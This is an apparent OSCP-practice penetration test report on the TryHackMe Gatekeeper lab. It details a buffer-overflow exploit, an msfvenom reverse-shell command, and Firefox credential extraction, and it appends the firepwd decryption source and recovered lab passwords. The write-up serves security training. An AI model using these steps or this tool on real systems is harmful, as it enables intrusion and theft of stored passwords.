Offensive Security Certified Professional Exam Report - Gatekeeper - THM

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-10-03

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the **TryHackMe Gatekeeper** as preparation for the Offensive Security Exam. During the preparation meeting, we got the following information about the target:

- Windows as Operating System
- No response to ICMP

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform this test, we applied most of the tools and methods used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in our engagement all possible tools, effects, methods and resources were previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

1.1 Recommendation

It is recommended to keep systems updated to the latest version, to avoid the exploitation of known vulnerabilities. Furthermore, by creating executables it is advisable to avoid using insecure functions and libraries, which are known for exploitability. If user input is required, it must be checked and sanitized before it touches the application, this prevents the insertion of malicious into the system. Low privileged users should have their privileges restricted to the minimum to avoid the execution of commands that may lead to privilege escalation. For the storage of credentials, tokens and other sensitive information, it is considered best practices to use password management, instead of storing them in plain text on the server.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.10.166.188

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, we removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Gatekeeper - 10.10.166.188

3.1.1 Network and Service Enumeration

We performed our enumeration scans using the tool *nmapAutomtor*. Below we present a brief description of the results. For the full result and command see Appendix A.

```
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
31337/tcp open  Elite?
49152/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
49161/tcp open  msrpc              Microsoft Windows RPC
Service Info: Host: GATEKEEPER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

From our scan, we found a interaction with port 31337 that returns the following:

```
└─$ nc $target 31337
hello
Hello hello!!!
lala
Hello lala!!!
babababa
Hello babababa!!!
Kerberos
Hello Kerberos!!!
```

Scanning SBM shares

Since port 445 is known for run SMB shares, we performed an extra scan to enumerate this assed and we found the following result the called up our attention:

```
Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.166.188\ADMIN$:
|   \\10.10.166.188\C$:
|   \\10.10.166.188\IPC$:
|   \\10.10.166.188\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ
```

With the command below we were able access the share as *Users:*

```
└─$ smbclient //$target/Users
Password for [WORKGROUP\xxx]:
Try "help" to get a list of possible commands.
smb: \> ls
  .           DR        0  Fri May 15 03:57:08 2020
  ..          DR        0  Fri May 15 03:57:08 2020
  Default     DHR        0  Tue Jul 14 09:07:31 2009
  desktop.ini AHS      174  Tue Jul 14 06:54:24 2009
  Share       D        0  Fri May 15 03:58:07 2020
```

We fetch the executable available on the share *gatekeeper.exe* and upload it on a windows machine to test it. In the next section, we will describe the process of finding the buffer overflow on the executable.

3.1.2 Initial Access - Buffer Overflow on executable

Vulnerability Explanation: The executable *gatekeekeper.exe* is vulnerable to buffer overflow. This allows an attacker to arbitrary execute remote commands and take control of the system

Vulnerability Fix: It is recommended to check user input before it arrives at the application, so malicious input and/or characters that may trigger the execution of a code can be removed or properly escaped. It is also advisable to implement secure coding, so the usage of foreign libraries or functions can be performed meeting security standards.

Severity: High

Steps to reproduce the attack:

For this test, we used the tool *Immunity Debugger*. To perform this test, we followed the steps below:

1. Loaded and executed the file *gatekeeper.exe* on the tool *Immunity Debugger*
2. Started a listener on the attacking machine, to connect to the application:

```
nc $IP_WINDOWS_MACHINE 31337
```

3. With the tool mona, we defined a local folder:

```
!mona config -set workingfolder c:\Users\admin\Desktop\patota
```

4. We then send successively many characters until the executable crashed (1000)
5. With this value, we created random characters with the amount that crashed using the tool metasploit tool below:

```
 /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
```

6. We send this payload using the script of Appendix B, which will be used to find the injection point of our reverse shell.
7. In *Immunity Debugger*, we ran the command below to find the address at which the executable crashed:

```
Run !mona findmsp -distance 1000
```

8. We found the offset and updated our script with this value. Now we are able to find the EIP location.

```
EIP contains normal pattern : 0x39654138 (offset 146)
```

9. With the location found in 8, our next goal is to find where the ESP address is written.
10. The next command, we be used to find bad characters that compromise the execution our payload:

```
!mona compare -f c:\Users\admin\Desktop\patota -a 015C19F8
```

11. We removed the bad chars found and sent the script of Appendix B again.
12. We sent the next command to find all ESP JMP without bad chars:

```
!mona jmp -r esp -cpb "\x00\x0a"
```

13. We found the following:

```
 Address=080414C3
 Message=  0x080414c3 : jmp esp |  {PAGE_EXECUTE_READ} [gatekeeper.exe] ASLR:
False, Rebase: False, SafeSEH: True, OS: False, v-1.0-
(C:\Users\admin\Desktop\gatekeeper.exe)

 Address=080416BF
 Message=  0x080416bf : jmp esp |  {PAGE_EXECUTE_READ} [gatekeeper.exe] ASLR:
False, Rebase: False, SafeSEH: True, OS: False, v-1.0-
(C:\Users\admin\Desktop\gatekeeper.exe)
```

14. With this JMP address, we generated a reverse shell using *msfvenom* and added it to our original exploit.


```
msfvenom -p windows/shell_reverse_tcp LHOST=ATTACKING LPORT=4444 EXITFUNC=thread -b
"BAD_CHARS" -f c
```

15. In our attacking machine, we set up a listener to fetch the connection and execute the script with our payload.

```
 nc -lvnp 80
```

System Proof Screenshot:

After following those steps, we received a connection back to our machine.



```
C:\Users\natbat\Desktop>whoami
whoami
gatekeeper\natbat

C:\Users\natbat\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B

 Directory of C:\Users\natbat\Desktop

05/14/2020  09:24 PM    <DIR>          .
05/14/2020  09:24 PM    <DIR>          ..
04/21/2020  05:00 PM             1,197 Firefox.lnk
04/20/2020  01:27 AM            13,312 gatekeeper.exe
04/21/2020  09:53 PM               135 gatekeeperstart.bat
05/14/2020  09:43 PM               140 user.txt.txt
               4 File(s)         14,784 bytes
               2 Dir(s)  15,878,352,896 bytes free

C:\Users\natbat\Desktop>type user.txt.txt
type user.txt.txt
{H4lf_W4y_Th3r3}
```

3.1.3 Server Enumeration

After gaining access to the server, our next goal was to escalate privileges to administrative rights. We first enumerate the system to find potential vulnerabilities.

3.1.4 Privilege Escalation - Firefox credentials


Vulnerability Explanation: Credentials saved on the browser of firefox are stored in the folder *\Users\%USER%\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release* in two files *logins.json* and *key4.db*. By using specific tools it is possible to read and decode those files to extract credentials in cleartext.

Vulnerability Fix: It is recommended to update all browsers to the latest versions, since known vulnerabilities are mostly fixed. It is also advisable to use password management tools to store credentials, since storing them on the browser may create an attacking surface, if attackers manage to access the server

Severity: High

Steps to reproduce the attack:

Known that the server has firefox installed on it:



```
C:\Users\natbat\Desktop>whoami
whoami
gatekeeper\natbat

C:\Users\natbat\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B

 Directory of C:\Users\natbat\Desktop

05/14/2020  09:24 PM    <DIR>          .
05/14/2020  09:24 PM    <DIR>          ..
04/21/2020  05:00 PM             1,197 Firefox.lnk
04/20/2020  01:27 AM            13,312 gatekeeper.exe
04/21/2020  09:53 PM               135 gatekeeperstart.bat
05/14/2020  09:43 PM               140 user.txt.txt
               4 File(s)         14,784 bytes
               2 Dir(s)  15,878,352,896 bytes free

C:\Users\natbat\Desktop>type user.txt.txt
type user.txt.txt
{H4lf_W4y_Th3r3}
```

We aimed to find the credentials stored on the browser. We followed the steps below:

1. Navigate to the folder:


```
\Users\%USER%\AppData\Roaming\Mozilla\Firefox\Profiles\ljfn812a.default-release
```

2. Transferred the files *logins.json* and *key4.db* to the attacking machine
3. With the python script **Firepwd** available on Appendix C**,** we were able to dump the files of item 2 and retrieve the credentials of the admin user:

```
mayor:8CL7O1N78MdrCIsV
```

3.1.5 Post-Exploitation

System Proof Screenshot:


root.txt - Notepad
File Edit Format View Help
Administrator: C:\Windows\system32\cmd.exe

```
{Th3_M4y0r_C0ngr4tul4t3s_U}
```

```
C:\Users>whoami
gatekeeper\mayor

C:\Users>_
```

3.1.5 Other findings

In this section, we describe other issues that may also be used as attacking points and that contribute to the overall security of the system.

1 -SMB share accessible without credentials

Severity
High

Description

Scanning the SBM service, we found the the following shares can be accessible anonymously:

```
|   \\10.10.166.188\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\10.10.166.188\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ
```

With the tool smbmap, we were able to discover the access possible on those shares:

```
sudo smbmap -H $target -u Users

[+] IP: 10.10.188.91:445        Name: 10.10.188.91              Status: Guest
session
Disk              Permissions     Comment
----              -----------     -------
ADMIN$            NO ACCESS       Remote Admin
C$                NO ACCESS       Default share
IPC$              NO ACCESS       Remote IPC
Users             READ ONLY
```

We could then enumerate the disk *Users* using the tool *smbclient* as shown below, since it does not require password:

```
└─$ smbclient //$target/Users
Password for [WORKGROUP\ATTACKING_MACHINE]:
Try "help" to get a list of possible commands.
smb: \> ls
  .               DR        0  Fri May 15 03:57:08 2020
  ..              DR        0  Fri May 15 03:57:08 2020
  Default        DHR        0  Tue Jul 14 09:07:31 2009
  desktop.ini    AHS      174  Tue Jul 14 06:54:24 2009
  Share         D        0  Fri May 15 03:58:07 2020
```

With our permissions, we can then read and download the files of this share.

Recommendation

The access to SMB shares should be restricted to users that need this access to perform their ordinary tasks and this access should be valid credentials. Anonymous access and access without credentials is discouraged, since it creates an attacking surface that may be exploited by attackers.

2 - Server configuration creates attacking vectors

Severity: high

Description

The low privileged user *natbat* could perform tasks on the system that allowed him to elevate privileges. Some of these tasks include uploading files with known signatures by most antivirus and IDS and enumeration of system and users.

An antivirus, IDS and IPS was not detected on the system, which allowed us to upload files with known signatures.

Recommendation

It is recommended to keep an antivirus, IPS and IDS running on the system to avoid the download of malicious files and monitor user's activities, so they can be hindered if out of the scope of the user.

Conclusion

Lessons learned:

- Search ports info:
- SMB - smbmap
- Check executable
- Windows: browser,

Appendix A - Scan results

Port scan:

```
./nmapAutomator.sh -H $target -t Port -o ../hacklab/Notes/Gatekeeper
```

```
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
31337/tcp open  Elite
49153/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown
```

Script scan:

```
 ./nmapAutomator.sh -H $target -t Script -o ../hacklab/Notes/Gatekeeper
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsof          Windows 7 Professional 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=gatekeeper
| Not valid before: 2023-09-29T09:20:56
|_Not valid after:  2024-03-30T09:20:56
|_ssl-date: 2023-09-30T10:15:28+00:00; -2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: GATEKEEPER
|   NetBIOS_Domain_Name: GATEKEEPER
|   NetBIOS_Computer_Name: GATEKEEPER
|   DNS_Domain_Name: gatekeeper
|   DNS_Computer_Name: gatekeeper
|   Product_Version: 6.1.7601
|_  System_Time: 2023-09-30T10:15:22+00:00
31337/tcp open  Elite?
| fingerprint-strings:
|   FourOhFourRequest:
|     Hello GET /nice%20ports%2C/Tri%6Eity.txt%2ebak HTTP/1.0
|     Hello
|   GenericLines:
|     Hello
|     Hello
|   GetRequest:
|     Hello GET / HTTP/1.0
|     Hello
|   HTTPOptions:
|     Hello OPTIONS / HTTP/1.0
|     Hello
|   Help:
|     Hello HELP
|   Kerberos:
|     Hello !!!
|   LDAPSearchReq:
```

```
|     Hello 0
|     Hello
|   LPDString:
|     Hello
|     default!!!
|   RTSPRequest:
|     Hello OPTIONS / RTSP/1.0
|     Hello
|   SIPOptions:
|     Hello OPTIONS sip:nm SIP/2.0
|     Hello Via: SIP/2.0/TCP nm;branch=foo
|     Hello From: <sip:nm@nm>;tag=root
|     Hello To: <sip:nm2@nm2>
|     Hello Call-ID: 50000
|     Hello CSeq: 42 OPTIONS
|     Hello Max-Forwards: 70
|     Hello Content-Length: 0
|     Hello Contact: <sip:nm@nm>
|     Hello Accept: application/sdp
|     Hello
|   SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_    Hello
49152/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
49161/tcp open  msrpc              Microsoft Windows RPC

Host script results:
|_nbstat: NetBIOS name: GATEKEEPER, NetBIOS user: <unknown>, NetBIOS MAC:
02:40:09:fb:63:bd (unknown)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: gatekeeper
|   NetBIOS computer name: GATEKEEPER\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-09-30T06:15:22-04:00
| smb2-time:
|   date: 2023-09-30T10:15:22
|_  start_date: 2023-09-30T09:20:25
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_clock-skew: mean: 47m58s, deviation: 1h47m20s, median: -2s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Vuln scan:

```
./nmapAutomator.sh -H $target -t Vulns -o ../hacklab/Notes/Gatekeeper
```

SMB enum:

```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.166.188\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.166.188\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.10.166.188\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\10.10.166.188\Users:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|_    Current user access: READ
```

Appendix B - Exploiter

```
import socket

ip = "10.10.185.214"
port = 31337

offset = 0
overflow = "A" * offset
```

```
retn = ""
padding = ""
payload = ""
postfix = ""

buffer = overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
s.connect((ip, port))
print("Sending evil buffer...")
s.send(bytes(buffer + "\r\n", "latin-1"))
print("Done!")
except:
print("Could not connect.")
```

Appendix C - Firepwd

```
'''
decode Firefox passwords (https://github.com/lclevy/firepwd)
lclevy@free.fr
28 Aug 2013: initial version, Oct 2016: support for logins.json, Feb 2018: support for
key4.db,
Apr2020: support for NSS 3.49 / Firefox 75.0 :
https://hg.mozilla.org/projects/nss/rev/fc636973ad06392d11597620b602779b4af312f6
for educational purpose only, not production level
integrated into https://github.com/AlessandroZ/LaZagne
tested with python 3.7.3, PyCryptodome 3.9.0 and pyasn 0.4.8

key3.db is read directly, the 3rd party bsddb python module is NOT needed
NSS library is NOT needed
profile directory under Win10 is
C:\\Users\\[user]\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles\\[profile_name]
'''

from struct import unpack
import sys
from binascii import hexlify, unhexlify
import sqlite3
```

```
from base64 import b64decode
#https://pypi.python.org/pypi/pyasn1/
from pyasn1.codec.der import decoder
from hashlib import sha1, pbkdf2_hmac
import hmac
from Crypto.Cipher import DES3, AES
from Crypto.Util.number import long_to_bytes
from Crypto.Util.Padding import unpad
from optparse import OptionParser
import json
from pathlib import Path

def getShortLE(d, a):
return unpack('<H',(d)[a:a+2])[0]

def getLongBE(d, a):
return unpack('>L',(d)[a:a+4])[0]

#minimal 'ASN1 to string' function for displaying Key3.db and key4.db contents
asn1Types = { 0x30: 'SEQUENCE', 4:'OCTETSTRING', 6:'OBJECTIDENTIFIER', 2: 'INTEGER',
5:'NULL' }
#http://oid-info.com/get/1.2.840.113549.2.9
oidValues = { b'2a864886f70d010c050103': '1.2.840.113549.1.12.5.1.3
pbeWithSha1AndDeseDE-CBC',
b'2a864886f70d0307':'1.2.840.113549.3.7 des-ede3-cbc',
b'2a864886f70d010101':'1.2.840.113549.1.1.1 pkcs-1',
b'2a864886f70d01050d':'1.2.840.113549.1.5.13 pkcs5 pbes2',
b'2a864886f70d01050c':'1.2.840.113549.1.5.12 pkcs5 PBKDF2',
b'2a864886f70d0209':'1.2.840.113549.2.9 hmacWithSHA256',
b'60864801650304012a':'2.16.840.1.101.3.4.1.42 aes256-CBC'
}
def printASN1(d, l, rl):
type = d[0]
length = d[1]
if length&0x80 > 0: #http://luca.ntop.org/Teaching/Appunti/asn1.html,
nByteLength = length&0x7f
length = d[2]
#Long form. Two to 127 octets. Bit 8 of first octet has value "1" and bits 7-1 give
the number of additional length octets.
skip=1
else:
skip=0
#print ('%x:%x' % ( type, length ))
print (' '*rl, asn1Types[ type ],end=' ')
```

```
if type==0x30:
print ('{')
seqLen = length
readLen = 0
while seqLen>0:
#print(seqLen, hexlify(d[2+readLen:]))
len2 = printASN1(d[2+skip+readLen:], seqLen, rl+1)
#print('l2=%x' % len2)
seqLen = seqLen - len2
readLen = readLen + len2
print (' '*rl,'}')
return length+2
elif type==6: #OID
oidVal = hexlify(d[2:2+length])
if oidVal in oidValues:
#print ( hexlify(d[2:2+length]) )
print (oidValues[ hexlify(d[2:2+length]) ])
else:
print('oid? ', oidVal)
return length+2
elif type==4: #OCTETSTRING
print (hexlify( d[2:2+length] ))
return length+2
elif type==5: #NULL
print (0)
return length+2
elif type==2: #INTEGER
print (hexlify( d[2:2+length] ))
return length+2
else:
if length==l-2:
printASN1( d[2:], length, rl+1)
return length

#extract records from a BSD DB 1.85, hash mode
#obsolete with Firefox 58.0.2 and NSS 3.35, as key4.db (SQLite) is used
def readBsddb(name):
f = open(name,'rb')
#http://download.oracle.com/berkeley-db/db.1.85.tar.gz
header = f.read(4*15)
magic = getLongBE(header,0)
if magic != 0x61561:
print ('bad magic number')
sys.exit()
```

```
version = getLongBE(header,4)
if version !=2:
print ('bad version, !=2 (1.85)')
sys.exit()
pagesize = getLongBE(header,12)
nkeys = getLongBE(header,0x38)
if options.verbose>1:
print ('pagesize=0x%x' % pagesize)
print ('nkeys=%d' % nkeys)

readkeys = 0
page = 1
nval = 0
val = 1
db1 = []
while (readkeys < nkeys):
f.seek(pagesize*page)
offsets = f.read((nkeys+1)* 4 +2)
offsetVals = []
i=0
nval = 0
val = 1
keys = 0
while nval != val :
keys +=1
key = getShortLE(offsets,2+i)
val = getShortLE(offsets,4+i)
nval = getShortLE(offsets,8+i)
#print 'key=0x%x, val=0x%x' % (key, val)
offsetVals.append(key+ pagesize*page)
offsetVals.append(val+ pagesize*page)
readkeys += 1
i += 4
offsetVals.append(pagesize*(page+1))
valKey = sorted(offsetVals)
for i in range( keys*2 ):
#print '%x %x' % (valKey[i], valKey[i+1])
f.seek(valKey[i])
data = f.read(valKey[i+1] - valKey[i])
db1.append(data)
page += 1
#print 'offset=0x%x' % (page*pagesize)
f.close()
db = {}
```

```
for i in range( 0, len(db1), 2):
db[ db1[i+1] ] = db1[ i ]
if options.verbose>1:
for i in db:
print ('%s: %s' % ( repr(i), hexlify(db[i]) ))
return db

def decryptMoz3DES( globalSalt, masterPassword, entrySalt, encryptedData ):
#see http://www.drh-consultancy.demon.co.uk/key3.html
hp = sha1( globalSalt+masterPassword ).digest()
pes = entrySalt + b'\x00'*(20-len(entrySalt))
chp = sha1( hp+entrySalt ).digest()
k1 = hmac.new(chp, pes+entrySalt, sha1).digest()
tk = hmac.new(chp, pes, sha1).digest()
k2 = hmac.new(chp, tk+entrySalt, sha1).digest()
k = k1+k2
iv = k[-8:]
key = k[:24]
if options.verbose>0:
print ('key= %s, iv=%s' % ( hexlify(key), hexlify(iv) ) )
return DES3.new( key, DES3.MODE_CBC, iv).decrypt(encryptedData)

def decodeLoginData(data):
'''
SEQUENCE {
OCTETSTRING b'f8000000000000000000000000000001'
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.3.7 des-ede3-cbc
OCTETSTRING iv 8 bytes
}
OCTETSTRING encrypted
}
'''
asn1data = decoder.decode(b64decode(data)) #first base64 decoding, then ASN1DERdecode
key_id = asn1data[0][0].asOctets()
iv = asn1data[0][1][1].asOctets()
ciphertext = asn1data[0][2].asOctets()
return key_id, iv, ciphertext
def getLoginData():
logins = []
sqlite_file = options.directory / 'signons.sqlite'
json_file = options.directory / 'logins.json'
if json_file.exists(): #since Firefox 32, json is used instead of sqlite3
```

```python
loginf = open( json_file, 'r').read()
jsonLogins = json.loads(loginf)
if 'logins' not in jsonLogins:
print ('error: no \'logins\' key in logins.json')
return []
for row in jsonLogins['logins']:
encUsername = row['encryptedUsername']
encPassword = row['encryptedPassword']
logins.append( (decodeLoginData(encUsername), decodeLoginData(encPassword),
row['hostname']) )
return logins
elif sqlite_file.exists(): #firefox < 32
print('sqlite')
conn = sqlite3.connect(sqlite_file)
c = conn.cursor()
c.execute("SELECT * FROM moz_logins;")
for row in c:
encUsername = row[6]
encPassword = row[7]
if options.verbose>1:
print (row[1], encUsername, encPassword)
logins.append( (decodeLoginData(encUsername), decodeLoginData(encPassword), row[1]) )
return logins
else:
print('missing logins.json or signons.sqlite')

CKA_ID = unhexlify('f8000000000000000000000000000001')

def extractSecretKey(masterPassword, keyData): #3DES
#see http://www.drh-consultancy.demon.co.uk/key3.html
pwdCheck = keyData[b'password-check']
entrySaltLen = pwdCheck[1]
entrySalt = pwdCheck[3: 3+entrySaltLen]
encryptedPasswd = pwdCheck[-16:]
globalSalt = keyData[b'global-salt']
if options.verbose>1:
print ('password-check=%s'% hexlify(pwdCheck))
print ('entrySalt=%s' % hexlify(entrySalt))
print ('globalSalt=%s' % hexlify(globalSalt))
cleartextData = decryptMoz3DES( globalSalt, masterPassword, entrySalt, encryptedPasswd
)
if cleartextData != b'password-check\x02\x02':
print ('password check error, Master Password is certainly used, please provide it
with -p option')
```

```
sys.exit()

if CKA_ID not in keyData:
return None
privKeyEntry = keyData[ CKA_ID ]
saltLen = privKeyEntry[1]
nameLen = privKeyEntry[2]
#print 'saltLen=%d nameLen=%d' % (saltLen, nameLen)
privKeyEntryASN1 = decoder.decode( privKeyEntry[3+saltLen+nameLen:] )
data = privKeyEntry[3+saltLen+nameLen:]
printASN1(data, len(data), 0)
#see https://github.com/philsmd/pswRecovery4Moz/blob/master/pswRecovery4Moz.txt
'''
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbeWithSha1AndTripleDES-CBC
SEQUENCE {
OCTETSTRING entrySalt
INTEGER 01
}
}
OCTETSTRING privKeyData
}
'''
entrySalt = privKeyEntryASN1[0][0][1][0].asOctets()
privKeyData = privKeyEntryASN1[0][1].asOctets()
privKey = decryptMoz3DES( globalSalt, masterPassword, entrySalt, privKeyData )
print ('decrypting privKeyData')
if options.verbose>0:
print ('entrySalt=%s' % hexlify(entrySalt))
print ('privKeyData=%s' % hexlify(privKeyData))
print ('decrypted=%s' % hexlify(privKey))
printASN1(privKey, len(privKey), 0)
'''
SEQUENCE {
INTEGER 00
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.1.1 pkcs-1
NULL 0
}
OCTETSTRING prKey seq
}
'''
privKeyASN1 = decoder.decode( privKey )
```

```
prKey= privKeyASN1[0][2].asOctets()
print ('decoding %s' % hexlify(prKey))
printASN1(prKey, len(prKey), 0)
'''
SEQUENCE {
INTEGER 00
INTEGER 00f800000000000000000000000000000001
INTEGER 00
INTEGER 3DES_private_key
INTEGER 00
INTEGER 00
INTEGER 00
INTEGER 00
INTEGER 15
}
'''
prKeyASN1 = decoder.decode( prKey )
id = prKeyASN1[0][1]
key = long_to_bytes( prKeyASN1[0][3] )
if options.verbose>0:
print ('key=%s' % ( hexlify(key) ))
return key

def decryptPBE(decodedItem, masterPassword, globalSalt):
pbeAlgo = str(decodedItem[0][0][0])
if pbeAlgo == '1.2.840.113549.1.12.5.1.3': #pbeWithSha1AndTripleDES-CBC
"""
SEQUENCE {
SEQUENCE {
OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3
SEQUENCE {
OCTETSTRING entry_salt
INTEGER 01
}
}
OCTETSTRING encrypted
}
"""
entrySalt = decodedItem[0][0][1][0].asOctets()
cipherT = decodedItem[0][1].asOctets()
print('entrySalt:',hexlify(entrySalt))
